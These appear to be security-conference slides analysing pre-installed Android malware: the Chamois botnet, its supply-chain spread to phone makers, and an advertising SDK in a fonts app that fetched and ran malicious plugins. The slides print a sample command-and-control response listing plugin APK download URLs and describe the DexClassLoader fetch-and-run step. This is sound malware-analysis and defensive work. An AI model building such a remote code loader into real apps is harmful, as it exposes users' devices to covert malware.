
- [CVE-2018-9586](#): Fix to AOSP ManagedProvisioning app went out in Jan 2019  
Android Security Bulletin
- GMSCore updated to fix in Nov 2018
- All new OEM builds were required to not contain this behavior

# Case Study #4: 3P Botnet (Chamois)

# Case Study #2: 3P Botnet

- Chamois botnet's payloads include:
  - Premium SMS fraud
  - Click fraud
  - App installation fraud
  - Arbitrary module loading
- Flagged by Google Play Protect (GPP) as a backdoor
- “Android's Most Impactful Botnet of 2018”: Presented detailed talk on Chamois at Kaspersky SAS 2019
  - Video: <https://www.youtube.com/watch?v=J2QBvetsdWc>

# Chamois



# Supply Chain Distribution Methods

- OEMs/ODMs were tricked into including Chamois apps or SDK
- Told it's a “Mobile Payment Solution” or “Advertising SDK”
- 2 methods of distribution:
  - Statically include APK (Chamois stage 1)
  - App includes an SDK that dynamically downloads and executes Chamois SDK

# EagerFonts

- Fonts application included in SOC platform from 3P developer
- Included an advertising SDK that used dynamic code loading (DCL) to download from a 3P server and run “plugins” in the app context
- Plugins known malicious trojans:
  - Chamois - Backdoor
  - Snowfox - Trojan and Click fraud
  - And others.
- Affected 250+ OEMs across 1k+ different SKUs
- SOC platform immediately pulled app, contacted their customers, and created a plan to prevent this issue in the future.



# EagerFonts

In the advertising SDK from the 3P:

1. Sends an HTTP request to  
<https://XXXX.com/XXXX/upgrademsg>
2. Receives back a URL and the plugins to download
3. The SDK uses **DexClassLoader** to download and run the plugin code

```
{
  "Response" : {
    "header" : {
      "result" : "0"
    },
    "body" : {
      "network" : "3",
      "pushtime" : "360",
      "msgid" : "",
      "uri" : "",
      "data" : "",
      "version" : "",
      "upgrade" : "1",
      "desc" : "ok",
      "action" : "dl_check",
      "dl_list" : [ {
        "jobid" : "6120BC1C44006963BC3228568D5155441700131w2018072506",
        "dlc_name" : "ash.plugin",
        "dlc_action" : "dl",
        "dlc_version" : "1",
        "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/ash.plugin120180522173816.apk"
      }, {
        "jobid" : "71D7CFEA44DC063AC4E8F1C6B0F234601700131w2018072506",
        "dlc_name" : "myf.plugin",
        "dlc_action" : "dl",
        "dlc_version" : "2",
        "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/myf.plugin220180606180614.apk"
      } ]
    }
  }
}
```

# EagerFonts

In the advertising SDK from the 3P:

1. Sends an HTTP request to  
<https://XXXX.com/XXXX/upgrademsg>
2. Receives back a URL and the plugins to download
3. The SDK uses **DexClassLoader** to download and run the plugin code

Receives all of the plugin information to download and run in the current process: name, action, and URL

```
{
  "Response" : {
    "header" : {
      "result" : "0"
    },
    "body" : {
      "network" : "3",
      "pushtime" : "360",
      "msgid" : "",
      "uri" : "",
      "data" : "",
      "version" : "",
      "upgrade" : "1",
      "desc" : "ok",
      "action" : "dl_check",
      "dl_list" : [ {
        "jobid" : "6120BC1C44006963BC3228568D5155441700131w2018072506",
        "dlc_name" : "ash.plugin",
        "dlc_action" : "dl",
        "dlc_version" : "1",
        "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/ash.plugin120180522173816.apk"
      }, {
        "jobid" : "71D7CFEA44DC063AC4E8F1C6B0F234601700131w2018072506",
        "dlc_name" : "myf.plugin",
        "dlc_action" : "dl",
        "dlc_version" : "2",
        "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/myf.plugin220180606180614.apk"
      } ]
    }
  }
}
```

# Remediation

- OEM Outreach
  - Detected that some devices had Chamois pre-installed
  - Initiated OEM Remediation process for devices in wild
    1. Alert OEM's to presence on their devices
    2. Require OTAs to remediate
    3. OEM's do post-mortem to determine how issued ended up on device
    4. OEM's create plan for how they will prevent in the future
  - Through certification program, test all potential new OEM builds for Chamois prior to approval and launch to users.
- Google Play Protect Enforcement
  - Automatically disable application if user has GPP enabled

# By the numbers: March 2018 until March 2019

## March 2018

7.4M devices with an active **pre-installed** Chamois application

91% decrease!

## July 2019

700k devices with an active **pre-installed** Chamois application

The 700k devices are primarily uncertified Android devices.

# Conclusion

# Takeaways

- The space of pre-installed Android applications is huge. We need more security researchers working in the space!
- Understanding a few key differences when analyzing pre-installed apps vs user-space apps can help your analysis be more efficient.
- The Android ecosystem is vast with a diversity of OEMs & their customizations.



# THANK YOU!

@maddiestone